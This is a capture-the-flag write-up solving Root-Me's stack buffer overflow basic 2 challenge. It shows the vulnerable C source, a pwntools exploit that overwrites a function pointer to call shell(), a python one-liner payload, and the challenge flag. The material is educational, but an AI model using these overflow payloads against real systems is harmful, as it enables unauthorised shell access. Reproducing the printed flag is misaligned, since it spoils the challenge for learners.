ELF x86 - Stack buffer overflow basic 2
Challenge:
https://www.root-me.org/en/Challenges/App-System/ELF-x86-Stack-buffer-overflow-basic-2This is the pwn challenge where we have to exploit the vulnerable binary and first step of exploitation of our binary is to analyze it.

Here one can see that the binary don’t have canary in the stack which means we can hijack the execution flow if the binary is vulnerable to buffer overflow and there is no pie either which means the function offset remains save on every time the program is processed.

Here, I can overwrite the ret address which means binary is vulnerable to bufferoverflow
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
void shell() {
    setreuid(geteuid(), geteuid());
    system("/bin/bash");
void sup() {
    printf("Hey dude ! Waaaaazzaaaaaaaa ?!\n");
void main()
    int var;
    void (*func)()=sup;
    char buf[128];
    fgets(buf,133,stdin);
    func();
Here the vulnerability is clearly seen and the developer of this code hasn’t managed the buffer properly since one can see that the size of buffer is 128 but it’s taking the 133 characters though the fgets is the secure function due to unmanaged buffer it is vulnerable to buffer overflow and also there is shell() which means the challenge is about the return to shell.
Our Next step is to find the offset to reach rip.
so, I have put the breakpoint on ret to find the offset.


and here we go whatever will be written after 128 bytes is going to written to the RIP as shown in above figure.
Next step is to craft our payload
from pwn import *
context.binary = binary = ELF('./ch15')
p = process()
shell_addr = binary.symbols['shell']
payload =b'A'*128 + p32(shell_addr)
print(payload)
p.send(payload)
p.interactive()
And it works perfectly in local machine.

Here, we go we got the shell
but the problem again is we cannot make file in this directory so we have to do it with CLI
But no problem at all and that command will be .
{ python3 -c 'import sys; sys.stdout.buffer.write(b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x16\x85\x04\x08")'; cat; } | ./ch15
Here we go it works properly and the flag for this challenge is:
B33r1sSoG0oD4y0urBr4iN
Boom Hacked..